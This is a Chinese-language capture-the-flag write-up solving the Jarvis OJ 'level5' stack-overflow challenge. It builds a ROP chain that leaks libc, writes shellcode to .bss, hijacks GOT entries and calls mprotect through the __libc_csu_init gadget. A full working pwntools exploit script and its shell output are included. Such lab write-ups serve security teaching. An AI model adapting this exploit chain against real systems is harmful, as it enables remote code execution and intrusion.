

## 一.[ XMAN ] level 5

题目链接: <https://www.jarvisoj.com/challenges>

题目信息: 该题所用题目为level3\_64的题目。但要求不使用system和execve, 要求使用mmap和protect完成该题目


```
level5: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=f0
1f8fd41061f9dafb9399e723eb52d249a9b34d, not stripped
```

## 二.mmap和 protect函数

### 2.1 mmap

该函数用于将一个给定的文件映射到一个存储区域

mmap 函数——告诉内核将一个给定的文件映射到一个存储区域中。见 P391。



```
include <sys/mman.h>
void *mmap(void *addr, size_t len, int prot, int flag, int filedес, off_t off)
addr: 用于指定映射存储区的起始地址, 通常设置为0, 表示让操作系统选择该映射区的起始地址。此函数的返回地址是映射区的起始地址。
len: 映射的字节数
prot: 对映射的保护要求
    1. PROT_READ 映射区可读
    2. PROT_WRITE 映射区可写
    3. PROT_EXEC 映射区可执行
    4. PROT_NONE 映射区不可访问
flag: 该参数影响映射存储区的各种属性
filedes: 指定要被映射文件的描述符
off: 表示要映射的字节在文件中的起始偏移量
```

## 2.2 mprotect

该方法用于更改一个现存映射存储区的权限

```
int *mprotect(void *addr, size_t len, int prot)
addr: 地址addr必须是系统页长的整倍数
len: len长度 .最好为页大小整数倍
prot: 对存储映射区保护要求
    1. PROT_READ
    2. PROT_WRITE
    3. PROT_EXEC
    4. PROT_NONE
```

## 三.题目分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    vulnerable_function(argc, argv, envp);
    return write(1, "Hello, World!\n", 0xEuLL);
}
```

```
ssize_t vulnerable_function()
{
    char buf[128]; // [rsp+0h] [rbp-80h] BYREF

    write(1, "Input:\n", 7uLL);
    return read(0, buf, 0x200uLL);
}
```

之前对level3\_64的做法, 是通过泄露处write的真实地址, 然后计算出libc的基址, 进而找到system和'/bin/sh\x00'。进而获取到shell的。

但本次system被禁用, 这里我们如何根据已有信息解题呢?

- mprotect 可以修改某个段的属性。
- 题目中有溢出, 可以使用read将shellcode写入bass段
- 可以使用call进行调用shellcode。

综合信息: 可以得出解题思路如下:

- (1) 利用溢出。使用write函数获取write的真实地址。write (1, write\_got, 8)
- (2) 计算libc基址，进而获取mprotect的真实地址。  
mprotect\_add=so\_base+libc.symbols['mprotect']
- (3) 生成shellcode。这里要注意的是shellcode是运行在远程服务器上的。要注意生成命令。
- (4) 利用read将shellcode写入bss段
- (5) 将bss段地址写入got表。一会call的时候使用的是地址。
- (6) 将mprotect真实地址写入got表。一会call的时候使用的是地址。
- (7) 调用执行shellcode。

下面分段说明shellcode。

## 3.1 获取read/write真实地址

这里泄露write的真实地址或者泄露read的真实地址都可以。因为最终目的都是获取libc的基址

```
from pwn import *
elf=ELF('./level5')
libc=ELF('./libc-2.19.so')
#connect=remote("pwn2.jarvisoj.com", "9884")
connect=process('./level5')
read_plt=elf.plt['read']
read_got=elf.got['read']
write_plt=elf.plt['write']
vul_fun=elf.symbols['vulnerable_function']
rdi=0x4006b3
rsi_r15_ret=0x4006b1
connect.recv()
payload= b'a' * (0x80 + 0x8) + p64(rdi) + p64(1) + p64(rsi_r15_ret) +
p64(read_got) + p64(8) + p64(write_plt) + p64(vul_fun)
connect.sendline(payload)
read_addr=u64(connect.recv(8))
print("the read true address is:",hex(read_addr))
```

利用write (1, read\_got, 8) 将read的真实地址给打印出来。

rdi =====>> 1

rsi =====>>read\_got地址

rdx =r15 =====>> 8

寄存器的地址是 通过ropgadget找到的。

```
ROPgadget --binary level5 --only "pop|ret"
```

```

zzw@ubuntu:~/Desktop/pwn/level5$ ROPgadget --binary level5 --only "pop|ret"
Gadgets information
=====
0x00000000004006ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ae : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006b0 : pop r14 ; pop r15 ; ret
0x00000000004006b2 : pop r15 ; ret
0x00000000004006ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006af : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400550 : pop rbp ; ret
0x00000000004006b3 : pop rdi ; ret
0x00000000004006b1 : pop rsi ; pop r15 ; ret
0x00000000004006ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400499 : ret
Unique gadgets found: 11

```

## 3.2 获取mprotect的真实地址

首先要通过上面获得的read或者write的地址得到libc的基址

```
so_base=read_addr-libc.symbols['read']
```

进而通过公式得到mprotect的真实地址

```
mprotect_addr=so_base+libc.symbols['mprotect']
```

## 3.3 将shellcode写入bss段

- 生成shellcode

这里一定要注意生成命令，之前使用shellcraft.sh生成的shellcode一直报错。

```
shellcode=asm(shellcraft.amd64.linux.sh(),arch="amd64")
```

- 利用read函数将shellcode写入bss段。

```

bss=elf.bss()
payload2=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) + p64(bss) +
p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload2)
connect.send(shellcode)

```

这里使用的还是read的溢出。read(0, bss地址, 0)

先发送payload，之后程序会等待输入，这里在send发送一次就把shellcode写入bss段。

## 3.4 将bss段地址写入got表中

现在bss段保存的是shellcode地址。但是如何执行shellcode。这里就要使用到call指令。但是call所调用的是地址。所以要将bss段地址写入到got表中。

关于got表得到选取，任意空的got都可以，这里使用

```
__libc_start_main
```

```
__gmon_start
```

```

_GLOBAL_OFFSET_TABLE_ dq offset __DYNAMIC
qword_600A48          dq 0 ; DATA XREF: su
qword_600A50          dq 0 ; DATA XREF: su
off_600A58            dq offset write ; DATA XREF: _w
off_600A60            dq offset read ; DATA XREF: _r
off_600A68            dq offset __libc_start_main
                                ; DATA XREF: __
off_600A70            dq offset __gmon_start__
                                ; DATA XREF: __
_got_plt              ends

```

```

bss_got=elf.got["__libc_start_main"]
payload3=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(bss_got) + p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload3)
connect.sendline(p64(bss))

```

参数布局和上面类似。

### 3.5 将mprotect地址写入got表中

为什么要将mprotect的地址也写入到got表中呢？

因为修改bss段的属性，需要执行mprotect函数。也是通过call执行，call调用的got表地址。同上

```

mprotect_got=elf.got["__gmon_start__"]
payload4=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(mprotect_got) + p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload4)
connect.sendline(p64(mprotect_addr))

```

### 3.6 调用mprotect修改bss段属性

查看mprotect参数，分别时：

addr: 地址addr必须是系统页长的整倍数	=====>rdi
len : len长度	=====>rsi
plot: 对存储映射区保护要求	=====>rdx

这三个寄存器比较好满足，但是如何调用call呢。之前用的payload布局都是pop|ret。并没有函数调用，所以之前的rop链这里是不合适的。

这里可以使用\_\_libc\_csu\_init的通用gadget调用。这个函数是程序调用libc库用来对程序进行初始化的函数，一般先于main函数执行。可以利用其中特殊的gadget。其中片段如下

```

00400690 loc_400690:                                ; CODE XREF: __libc_csu_init+54↓j
00400690      mov     rdx, r13
00400693      mov     rsi, r14
00400696      mov     edi, r15d
00400699      call    ds:(__frame_dummy_init_array_entry - 600840h)[r12+rbx*8]
0040069D      add     rbx, 1
004006A1      cmp     rbx, rbp
004006A4      jnz     short loc_400690
004006A6
004006A6 loc_4006A6:                                ; CODE XREF: __libc_csu_init+36↑j
004006A6      add     rsp, 8
004006AA      pop     rbx
004006AB      pop     rbp
004006AC      pop     r12
004006AE      pop     r13
004006B0      pop     r14
004006B2      pop     r15
004006B4      retn
004006B4 ; } // starts at 400650
004006B4 __libc_csu_init endp

```

分析:

- (1) 调用mprotect修改bss属性, 需要rdi, rsi, rdx三个寄存器和一个call调用。
- (2) 地址400690——400699之间的汇编指令正好满足需求。
- (3) 有rdx, rsi, edi(32位寄存器), 接下还有一个call调用。
- (4) 参数从哪里来呢? 地址400690——400699之间的汇编指令都是mov指令, 其值都分别来自于r13, r14, r15。而这几个寄存器又可以通过4006a6——4006b2 (我们的布局得到)

接下来布局

mprotect(0x600000, 0x1000, 7)

第一个参数: 该参数应该是bss\_got的地址。但必须是系统页长的整倍数, 所以这里0x600000是got表的起始地址。该值要赋给 r15 ----->rdi

第二个参数: 0x1000,最好为页大小整数倍 。该值要赋给r14----->rsi

第三个参数: 代表属性。1+2+4=7 该值要赋给r13----->rdx

```

.text:000000000400690 loc_400690:                                ; CODE XREF:
__libc_csu_init+54↓j
.text:000000000400690      mov     rdx, r13      第三个参数 7
.text:000000000400693      mov     rsi, r14      第二个参数 0x1000
.text:000000000400696      mov     edi, r15d     第一个参数 0x60000
.text:000000000400699      call    ds:[r12+rbx*8] mprotect_got地址
.text:00000000040069D      add     rbx, 1
.text:0000000004006A1      cmp     rbx, rbp
.text:0000000004006A4      jnz     short loc_400690
.text:0000000004006A6
.text:0000000004006A6 loc_4006A6:                                ; CODE XREF:
__libc_csu_init+36↑j
.text:0000000004006A6      add     rsp, 8
.text:0000000004006AA      pop     rbx           值为 0 (400696地址处使用)
.text:0000000004006AB      pop     rbp           值为 1 要在汇编指令中作比较用
.text:0000000004006AC      pop     r12           值为 mprotect_got地址 (call的地址)
.text:0000000004006AE      pop     r13           值为 7 可读可写可执行

```

.text:0000000004006B0	pop	r14	值为 0x1000	页大小
.text:0000000004006B2	pop	r15	值为 0x600000	got表起始地址
.text:0000000004006B4	retn			

这里就可以使用rop链 rop1(0x4006a6) ———>rop2 (0x400690)

要注意的是0x4006a6地址处有调高栈顶操作，需要覆盖8个字节。

基本逻辑如上，poc如下：

```
connect.recv()
payload5 = b'a' * (0x80 + 0x8) + p64(rop1) + b'a' * 8 + p64(0) + p64(1) +
p64(mprotect_got) + p64(7) + p64(0x1000) + p64(0x600000)

payload5 += p64(rop2) 返回地址，再次跳转会回0x400690。
```

这里要注意又跳转回0x400690。因为我们还要在调用一次，call shellcode地址

## 3.7 调用shellcode

poc承上，布局类似

```
payload5 += p64(rop2) + b'a' * 8 + p64(0) + p64(1) + p64(bss_got) + p64(0) +
p64(0) + p64(0) + p64(rop2)

connect.sendline(payload5)
connect.interactive()
```

rop1=0x4006a6

rop2=0x400690

为什么最后要再添加rop2。这里要观察汇编代码，要调用两次call，所以rop2要经历两次。

## 四.完整poc

```
from pwn import *
elf=ELF('./level5')
libc=ELF('./libc-2.19.so')
rop1=0x4006a6
rop2=0x400690
connect=remote("pwn2.jarvisoj.com", "9884")
#process('./level5')
read_plt=elf.plt['read']
read_got=elf.got['read']
write_plt=elf.plt['write']
bss_got=elf.got["__libc_start_main"]
mprotect_got=elf.got["__gmon_start__"]
vul_fun=elf.symbols['vulnerable_function']
bss=elf.bss()

rdi=0x4006b3
rsi_r15_ret=0x4006b1
connect.recv()
```

```

payload= b'a' * (0x80 + 0x8) + p64(rdi) + p64(1) + p64(rsi_r15_ret) +
p64(read_got) + p64(0) + p64(write_plt) + p64(vul_fun)

connect.sendline(payload)

read_addr=u64(connect.recv(8))
print("the read true address is:",hex(read_addr))

so_base=read_addr-libc.symbols['read']
print('the so_base address is',hex(so_base))
mprotect_addr=so_base+libc.symbols['mprotect']
print("the mprotect_address is:",hex(mprotect_addr))
#####
# write bin/sh to bss

shellcode=asm(shellcraft.amd64.linux.sh(),arch="amd64")

read_plt=elf.plt['read']
payload2=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) + p64(bss) +
p64(0) + p64(read_plt) + p64(vul_fun)
connect.recv()
connect.sendline(payload2)
connect.send(shellcode)
connect.recv()
#####
# write the bss_address to got

payload3=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(bss_got) + p64(0) + p64(read_plt) + p64(vul_fun)

connect.sendline(payload3)
connect.sendline(p64(bss))
connect.recv()
#####
#write the mprotect_address to got

payload4=b'a' * (0x80 + 0x8) + p64(rdi) + p64(0) + p64(rsi_r15_ret) +
p64(mprotect_got) + p64(0) + p64(read_plt) + p64(vul_fun)

connect.sendline(payload4)
connect.sendline(p64(mprotect_addr))
#####
#change the bss segment attribute
connect.recv()
payload5 = b'a' * (0x80 + 0x8) + p64(rop1) + b"a" * 8 + p64(0) + p64(1) +
p64(mprotect_got) + p64(7) + p64(0x1000) + p64(0x600000)

payload5 += p64(rop2) + b"a" * 8 + p64(0) + p64(1) + p64(bss_got) + p64(0) +
p64(0) + p64(0) + p64(rop2)

connect.sendline(payload5)
connect.interactive()
#####

```



```
[*] '/home/zzw/Desktop/pwn/level5/level5'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[*] '/home/zzw/Desktop/pwn/level5/libc-2.19.so'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to pwn2.jarvisoj.com on port 9884: Done
the read true address is: 0x7fe4dede0350
the so_base address is 0x7fe4decf1000
the mprotect_adress is: 0x7fe4dede9590
[*] Switching to interactive mode
$ ls
flag
level5
$ cat flag
CTF{9c3a234bd804292b153e7a1c25da648c}
$
```